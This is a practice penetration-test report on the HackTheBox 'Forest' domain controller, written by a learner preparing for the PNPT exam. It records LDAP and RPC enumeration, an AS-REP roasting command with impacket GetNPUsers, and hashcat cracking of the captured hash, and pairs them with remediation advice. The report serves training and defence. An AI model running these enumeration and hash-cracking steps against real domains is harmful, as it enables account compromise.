Report - Forest - HTB

More practice in my pursuit of preparation for passing the PNPT exam. Finally getting the hang of report writing and the difference between report writing and walkthrough writing. Any advice is greatly appreciated! - Nicole

Testing Summary

Forest is a machine from HackTheBox with a Easy level score. Forest is a Domain controller, with Windows Server 2016 operating system. This scenario allows for practice on RPC, Kerberos and AS-REP Roasting. Which leads you to using evil-winrm to login and take advantage of system permissions which leads you to dump the hashes for the local administrator account. There is more than one way to accomplish this task, however this is what I found during this timeframe.

Tester Notes and Recommendations

Updating and possibly upgrading Forest to the latest version of Windows Server 2016 or upgrading to Windows Server 2019 so you have continued support would be the safest and most advantageous route for the IT Team to take. Other things to note are to enforce Kerberos pre-authentication on all accounts in the domain to include service accounts. Finally limiting the permissions that certain service accounts have on the domain to have permissions to only what they need to have permissions for, lowest level required for the service.

1. Update Windows Server to most recent patches or upgrade system to latest version of windows server.
2. Disable any account with “Do not require Kerberos preauthentication” or remove this ability in a GPO on the server.
3. Limit what accounts have any form of admin group privileges on them, or minimize the scope that service accounts have on systems with outward facing internet connections.

Key Weaknesses found during the assessment


Technical Findings

Internal Penetration Test Findings


Finding 1:

Description	The Windows Server 2016 Domain Contoller needs to be patched on a frequent and consistent basis.
Risk	Likelyhood: High Impact: Very High
System	Forest
Tools Used	NMAP, enum4linux
References	NIST SP800-53 r4 MA-6 – Maintenance NIST SP800-53 r4 SI-2 – Flaw Remediation


Evidence



```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ sudo nmap -n -sV --script "ldap* and not brute" 10.10.10.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 07:51 EST
Nmap scan report for 10.10.10.161
Host is up (0.014s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-02 12:58:39Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       currentTime: 20250102125840.0Z
|       subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=htb,DC=local
|       dsServiceName: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=htb,DC=local
|       namingContexts: DC=htb,DC=local
|       namingContexts: CN=Configuration,DC=htb,DC=local
|       namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
|       namingContexts: DC=DomainDnsZones,DC=htb,DC=local
|       namingContexts: DC=ForestDnsZones,DC=htb,DC=local
|       defaultNamingContext: DC=htb,DC=local
|       schemaNamingContext: CN=Schema,CN=Configuration,DC=htb,DC=local
|       configurationNamingContext: CN=Configuration,DC=htb,DC=local
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ sudo ldapsearch -H ldap://10.10.10.161 -x -b DC=htb,DC=local "(objectClass=person)" | grep "sAMAccountName:"
sAMAccountName: Guest
sAMAccountName: DefaultAccount
sAMAccountName: FOREST$
sAMAccountName: EXCH01$
sAMAccountName: $331000-VK4ADACQNUCA
sAMAccountName: SM_2c8eef0a09b545acb
sAMAccountName: SM_ca8c2ed5bdab4dc9b
sAMAccountName: SM_75a538d3025e4db9a
sAMAccountName: SM_681f53d4942840e18
sAMAccountName: SM_1b41c9286325456bb
sAMAccountName: SM_9b69f1b9d2cc45549
sAMAccountName: SM_7c96b981967141ebb
sAMAccountName: SM_c75ee099d0a64c91b
sAMAccountName: SM_1ffab36a2f5f479cb
sAMAccountName: HealthMailboxc3d7722
sAMAccountName: HealthMailboxfc9daad
sAMAccountName: HealthMailboxc0a90c9
sAMAccountName: HealthMailbox670628e
sAMAccountName: HealthMailbox968e74d
sAMAccountName: HealthMailbox6ded678
sAMAccountName: HealthMailbox83d6781
sAMAccountName: HealthMailboxfd87238
sAMAccountName: HealthMailboxb01ac64
sAMAccountName: HealthMailbox7108a4e
sAMAccountName: HealthMailbox0659cc1
sAMAccountName: sebastien
sAMAccountName: lucinda
sAMAccountName: andy
sAMAccountName: mark
sAMAccountName: santi
```



```
[+] Getting domain group memberships:

Group: 'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem
Group: 'Schema Admins' (RID: 518) has member: HTB\Administrator
Group: 'Domain Admins' (RID: 512) has member: HTB\Administrator
Group: 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
Group: 'Domain Users' (RID: 513) has member: HTB\Administrator
Group: 'Domain Users' (RID: 513) has member: HTB\DefaultAccount
Group: 'Domain Users' (RID: 513) has member: HTB\krbtgt
Group: 'Domain Users' (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
Group: 'Domain Users' (RID: 513) has member: HTB\SM_2c8eef0a09b545acb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_ca8c2ed5bdab4dc9b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_75a538d3025e4db9a
Group: 'Domain Users' (RID: 513) has member: HTB\SM_681f53d4942840e18
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
Group: 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox670628e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group: 'Domain Users' (RID: 513) has member: HTB\sebastien
Group: 'Domain Users' (RID: 513) has member: HTB\lucinda
Group: 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group: 'Domain Users' (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\mark
Group: 'Domain Users' (RID: 513) has member: HTB\santi
Group: 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group: '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group: 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Group: 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group: 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
Group: 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group: 'Domain Guests' (RID: 514) has member: HTB\Guest
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
Group: 'Domain Controllers' (RID: 516) has member: HTB\FOREST$
Group: 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
```

Remediation


Patching Systems at least quarterly if not monthly with regular downtime periods for software patching.

Finding 2: Group Policy Object Misconfiguration - Kerberos


Description	Not requiring Kerberos pre-authentication allows for usernames and password hashes to be caught by anyone who is listening. This setting should be disabled and set to enforce for all accounts on the network to include all service accounts.

Risk	Likelyhood: High Impact: High
System	Forest
Tools Used	impacket-GetNPUsers, hashcat,
References	MITRE ATT&CK ID: T1558.004


Evidence




```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ GetNPUsers.py htb.local/ -dc-ip 10.10.10.161 -request
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Name          MemberOf                                                PasswordLastSet      LastLogon            UAC
------------  ------------------------------------------------------  -------------------  -------------------  --------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2025-01-02 08:21:04  2019-09-23 07:09:47  0×410200


$krb5asrep$23$svc-alfresco@HTB.LOCAL:[redacted]
```



```
 ==========================( Password Policy Information for 10.10.10.161 )==========================


[+] Attaching to 10.10.10.161 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.161)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] HTB
        [+] Builtin

[+] Password Info for Domain: HTB

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 7
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ hashcat -m 18200 user.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting
```



```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:[redacted]
```

Remediation


- Ensure Pre-Authentication is Enabled for all accounts on the network.
- Regularly Audit Active Directory accounts, to verify that must have pre-authentication disabled.
- Enforce the use of strong passwords policies for the domain.

- Use Multi-Factor Authentication(MFA) this increases the security of user accounts and makes it harder to compromise them due to the additional requirement that MFA provides for login.


Finding 3: Limit Service Account Privileges.


Description	Service Accounts should have limited low level permission, which is only necessary for use of the specified service. This account should never have Authority permissions for anything on the domain.
Risk	Likelyhood: High Impact: High
System	Forest
Tools Used	powerview.ps1, bloodhound, evil-winrm
References	

